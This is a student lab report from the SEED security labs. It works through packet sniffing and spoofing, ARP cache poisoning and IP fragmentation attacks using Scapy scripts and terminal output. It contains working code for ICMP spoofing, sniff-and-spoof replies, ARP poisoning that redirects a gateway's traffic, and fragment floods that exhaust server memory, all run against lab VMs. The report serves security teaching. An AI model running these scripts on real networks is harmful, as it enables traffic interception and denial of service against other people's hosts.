SEED LAB3

57117111 蒋涛

Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets


- Install and use Scapy with root privilege


```
[09/08/20]seed@VM:~/Desktop$ chmod a+x mycode.py
[09/08/20]seed@VM:~/Desktop$ sudo ./mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```


Task 1.1: Sniffing Packets

- **A.** The following program sniffs packets. For each captured packet, the callback function `print_pkt()` will print out some information about the packet. Run the program with and without the root privilege respectively.

First we run the program with the root privilege and we can see some packets are captured:







Then we run the program again but without the root privilege and result shows `PermissionError`, implying the privilege is required for spoofing packets:

```
[09/08/20]seed@VM:~/Desktop$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

- **B.** Set the following filters and demonstrate sniffer program again.

1) Capture only the ICMP packet

Here is the code and ICMP packet captured:

```
#! /usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(filter='icmp', prn=print_pkt)
```

```
>>> pkt=sniff(filter='icmp',prn=print_pkt)
###[ Ethernet ]###
  dst       = 00:50:56:fd:93:92
  src       = 00:0c:29:45:d2:60
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 195
     id        = 12760
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x21ca
     src       = 192.168.210.132
     dst       = 192.168.210.2
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = port-unreachable
        chksum    = 0x237a
        reserved  = 0
        length    = 0
        nexthopmtu= 0
###[ IP in ICMP ]###
           version   = 4
           ihl       = 5
           tos       = 0x0
           len       = 167
           id        = 27217
           flags     =
           frag      = 0
           ttl       = 128
           proto     = udp
           chksum    = 0xaa1c
           src       = 192.168.210.2
           dst       = 192.168.210.132
           \options   \
###[ UDP in ICMP ]###
              sport     = domain
              dport     = 59727
              len       = 147
              chksum    = 0xb181
```

```
###[ DNS ]###
                id        = 63281
                qr        = 1
                opcode    = QUERY
                aa        = 0
                tc        = 0
                rd        = 1
                ra        = 1
                z         = 0
                ad        = 0
                cd        = 0
                rcode     = ok
                qdcount   = 1
                ancount   = 0
                nscount   = 1
                arcount   = 0
                \qd        \
                 |###[ DNS Question Record ]###
                 |  qname     = 'firefox.settings.services.mozilla.com.'
                 |  qtype     = AAAA
                 |  qclass    = IN
                an        = None
                \ns        \
                 |###[ DNS SOA Resource Record ]###
                 |  rrname    = 'settings.services.mozilla.com.'
                 |  type      = SOA
                 |  rclass    = IN
                 |  ttl       = 5
                 |  rdlen     = None
                 |  mname     = 'ns-1627.awsdns-11.co.uk.'
                 |  rname     = 'awsdns-hostmaster.amazon.com.'
                 |  serial    = 1
                 |  refresh   = 7200
                 |  retry     = 900
```

2) Capture any TCP packet that comes from a particular IP and with a destination port number 23

Here is the code and TCP packet captured when I try to connect to www.google.com:

```python
#! /usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(filter='tcp and dst port 23 and src host 192.168.210.132', prn=print_pkt)
```

```
###[ Ethernet ]###
  dst       = 00:50:56:fd:93:92
  src       = 00:0c:29:45:d2:60
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 1554
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x10e
     src       = 192.168.210.132
     dst       = 216.58.200.36
     \options   \
###[ TCP ]###
        sport     = 37818
        dport     = telnet
        seq       = 4134932662
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 29200
        chksum    = 0x33bb
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (140736, 0)), ('NOP', None), ('WScale
', 7)]
```

3) Capture packets comes from or to go to a particular subnet, such as `10.16.20.0/24`

Here is the code and packets captured when I try to `ping 10.16.20.0`:


```
#! /usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(filter='dst net 10.16.20.0/24', prn=print_pkt)
```

```
>>> pkt = sniff(filter='dst net 10.16.20.0/24', prn=print_pkt)
###[ Ethernet ]###
  dst       = 00:50:56:fd:93:92
  src       = 00:0c:29:45:d2:60
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 35206
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xffe5
     src       = 192.168.210.132
     dst       = 10.16.20.0
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x8370
        id        = 0x15c2
        seq       = 0x1
###[ Raw ]###
           load      = 'L\xb3W_\xc5\xb6\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\
x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.2: Spoofing ICMP Packets

- Spoof an ICMP echo request packet with source address `1.2.3.4` and destination address `10.0.2.6`. Here is the code and result in Wireshark:


```
#! /usr/bin/python3
from scapy.all import *

a = IP(src="1.2.3.4", dst="10.0.2.6")
b = ICMP()
p = a/b
send(p)
```



Task 1.3: Traceroute

- We manually change the TTL field in each round to estimate the distance between my VM and `112.80.248.75` (IP of Baidu):

```
#! /usr/bin/python

from scapy.all import *

a = IP()
a.dst = "112.80.248.75"
a.ttl = 1
b = ICMP()
p = a/b
send(p)
```



As seen in the screenshot above, the packet finally reaches the destination when TTL increases to 14.

Task 1.4: Sniffing and-then Spoofing

- Using the sniffandspoof.py program the attacker can see what the

source IP and destination IP for the packets are. Also we can see that after the packet info is picked up, the attacker spoofs the packet and replies to the packet.

```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
      print("Original Packet.........")
      print("Source IP : ", pkt[IP].src)
      print("Destination IP :", pkt[IP].dst)

      ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
      icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
      data = pkt[Raw].load
      newpkt = ip/icmp/data

      print("Spoofed Packet.........")
      print("Source IP : ", newpkt[IP].src)
      print("Destination IP :", newpkt[IP].dst)

      send(newpkt,verbose=0)

pkt = sniff(filter='icmp and src host 192.168.210.133',prn=spoof_pkt)
```

```
Terminal
Source IP :  192.168.210.133
Destination IP : 220.181.38.148
Spoofed Packet.........
Source IP :  220.181.38.148
Destination IP : 192.168.210.133
Original Packet.........
Source IP :  192.168.210.133
Destination IP : 220.181.38.148
Spoofed Packet.........
Source IP :  220.181.38.148
Destination IP : 192.168.210.133
Original Packet.........
Source IP :  192.168.210.133
Destination IP : 220.181.38.148
Spoofed Packet.........
Source IP :  220.181.38.148
Destination IP : 192.168.210.133
Original Packet.........
Source IP :  192.168.210.133
Destination IP : 220.181.38.148
Spoofed Packet.........
Source IP :  220.181.38.148
Destination IP : 192.168.210.133
```

```
Terminal
Terminal
64 bytes from 220.181.38.148: icmp_seq=10 ttl=64
64 bytes from 220.181.38.148: icmp_seq=10 ttl=128
64 bytes from 220.181.38.148: icmp_seq=11 ttl=64
64 bytes from 220.181.38.148: icmp_seq=11 ttl=128
64 bytes from 220.181.38.148: icmp_seq=12 ttl=64
64 bytes from 220.181.38.148: icmp_seq=12 ttl=128
64 bytes from 220.181.38.148: icmp_seq=13 ttl=64
64 bytes from 220.181.38.148: icmp_seq=13 ttl=128
64 bytes from 220.181.38.148: icmp_seq=14 ttl=64
64 bytes from 220.181.38.148: icmp_seq=14 ttl=128
64 bytes from 220.181.38.148: icmp_seq=15 ttl=64
64 bytes from 220.181.38.148: icmp_seq=15 ttl=128
64 bytes from 220.181.38.148: icmp_seq=16 ttl=64
64 bytes from 220.181.38.148: icmp_seq=17 ttl=64
64 bytes from 220.181.38.148: icmp_seq=17 ttl=128
64 bytes from 220.181.38.148: icmp_seq=18 ttl=64
64 bytes from 220.181.38.148: icmp_seq=18 ttl=128
64 bytes from 220.181.38.148: icmp_seq=19 ttl=64
64 bytes from 220.181.38.148: icmp_seq=19 ttl=128
64 bytes from 220.181.38.148: icmp_seq=20 ttl=64
64 bytes from 220.181.38.148: icmp_seq=20 ttl=128
64 bytes from 220.181.38.148: icmp_seq=21 ttl=64
```

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

Task 1A: Using ARP request

- Create file `task1A.py` on host M

```
#! /usr/bin/python3

from scapy.all import *

#spoof A
E = Ether(dst="00:0C:29:AE:1D:70") #MAC of A

#src is B, dst is A, I am in M
A = ARP(op=1, psrc="192.168.210.135", pdst="192.168.210.134")

pkt = E/A
sendp(pkt)
```

- View ARP cache on host A before running the code

```
[09/10/20]seed@VM:~$ arp -a
bogon (192.168.210.2) at 00:50:56:fd:93:92 [ether] on ens33
bogon (192.168.210.254) at 00:50:56:e4:ca:60 [ether] on ens33
```

- View ARP cache on host A again after running the code

```
[09/10/20]seed@VM:~$ arp -a
bogon (192.168.210.254) at 00:50:56:e4:ca:60 [ether] on ens33
bogon (192.168.210.135) at 00:0c:29:45:d2:60 [ether] on ens33
bogon (192.168.210.2) at 00:50:56:fd:93:92 [ether] on ens33
```

We can see B'IP address (192.168.210.135) is successfully mapped to M'MAC address (00:0c:29:45:d2:60).

Task 1B: Using ARP reply

- Create file `task1B.py` on host M

```
#! /usr/bin/python3
from scapy.all import *

#spoof A
E = Ether(dst="00:0C:29:AE:1D:70")

#src is B, dst is A, I am in M
A = ARP(op="is-at", psrc="192.168.210.135", pdst="192.168.210.134")

pkt = E/A
sendp(pkt)
```

- Clear ARP cache on host A

```
[09/10/20]seed@VM:~$ sudo ip neigh flush dev ens33
[09/10/20]seed@VM:~$ arp -a
bogon (192.168.210.254) at <incomplete> on ens33
bogon (192.168.210.135) at <incomplete> on ens33
bogon (192.168.210.2) at <incomplete> on ens33
```

- Check A' ARP cache again after running `task1B.py` on host M

```
[09/10/20]seed@VM:~$ arp -a
bogon (192.168.210.254) at <incomplete> on ens33
bogon (192.168.210.135) at 00:0c:29:45:d2:60 [ether] on ens33
bogon (192.168.210.2) at 00:50:56:fd:93:92 [ether] on ens33
```

We can see B'IP address (192.168.210.135) is successfully mapped to M'MAC address (00:0c:29:45:d2:60).

Task 1C: Using ARP gratuitous message

- Create file `task1C.py` on host M

```
#! /usr/bin/python3
from scapy.all import *

#spoof all
E = Ether(dst="ff:ff:ff:ff:ff:ff")

#src is gateway, dst is gateway, I am in M
A = ARP(op=1, psrc="192.168.210.2", pdst="192.168.210.2")

pkt = E/A
sendp(pkt)
```

- Check A's and B's ARP cache after running `task1C.py`

  A's APR cache:

```
[09/10/20]seed@VM:~/Desktop$ arp -a
? (192.168.210.254) at 00:50:56:e4:ca:60 [ether] on ens33
bogon (192.168.210.135) at 00:0c:29:63:50:31 [ether] on ens33
bogon (192.168.210.2) at 00:0c:29:45:d2:60 [ether] on ens33
```

  B's ARP cache:

```
[09/10/20]seed@VM:~$ arp -a
? (192.168.210.134) at 00:0c:29:ae:1d:70 [ether] on ens33
bogon (192.168.210.254) at 00:50:56:e4:ca:60 [ether] on ens33
bogon (192.168.210.2) at 00:0c:29:45:d2:60 [ether] on ens33
```

  We can see the gateway address (192.168.210.2) in A's and B's ARP cache all map to M's MAC address (00:0c:29:45:d2:60).

  M' ARP cache:

```
[09/10/20]seed@VM:~/Desktop$ arp -a
bogon (192.168.210.254) at 00:50:56:e4:ca:60 [ether] on ens33
bogon (192.168.210.2) at 00:50:56:fd:93:92 [ether] on ens33
```

  However, on host M, the gateway MAC address remains the same.

IP/ICMP Attacks Lab

Task 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation

- Calculate offset of fragment

```
#! /usr/bin/python3
from scapy.all import *

# Construct IP header
ip = IP(src="192.168.210.132", dst="192.168.210.133")
ip.id = 1000
ip.frag = 0
ip.flags = 1

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104

# Construct payload
payload = 'A' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

ip.frag = 5
pkt = ip/payload
send(pkt, verbose=0)

ip.frag = 9
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

The `frag` is 0, 5, 9 respectively and `flags` need to be 0 implying there's no more fragment.

- The server received all the `'A'`


```
6 2020-09-10 10:42:58.331389766 192.168.210.132  192.168.210.133  UDP   74 7070 → 9090 Len=96
7 2020-09-10 10:42:58.335823922 192.168.210.132  192.168.210.133  IPv4  66 Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option…
8 2020-09-10 10:42:58.341250527 192.168.210.132  192.168.210.133  IPv4  66 Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option…
```

Task 1.b: IP Fragments with Overlapping Contents

- Modify the offset of fragment so the first 8 bytes of the second fragment and the last 8 bytes of the first fragment will overlap

```
#! /usr/bin/python3
from scapy.all import *

# Construct IP header
ip = IP(src="192.168.210.132", dst="192.168.210.133")
ip.id = 1000
ip.frag = 0
ip.flags = 1

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96

# Construct payload
payload = 'A' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

payload2 = 'B' * 32

ip.frag = 4
pkt = ip/payload2
send(pkt, verbose=0)

ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

- Send fragments



We can see that ‘B’ cover ‘A’, which means when overlapping fragment received, content of the late one will cover that of the early one. And switching the order makes no difference.

Task 1.c: Sending a Super-Large Packet

- Keep sending packets until total length of fragment reaches `0xffff` bytes. And the UDP server break down.

Task 1.d: Sending Incomplete IP Packet

- Delete the second fragment, only sending the first and third fragment and keep changing `ip.id`

```
#! /usr/bin/python3
from scapy.all import *

# Construct IP header
ip = IP(src="192.168.210.132", dst="192.168.210.133")
ip.id = 1200
ip.frag = 0
ip.flags = 1

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96

# Construct payload
payload = 'A' * 32

# Construct the entire packet and send it out
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

After a period, like being denial-of-service attacked, the server commits a lot of kernel memory.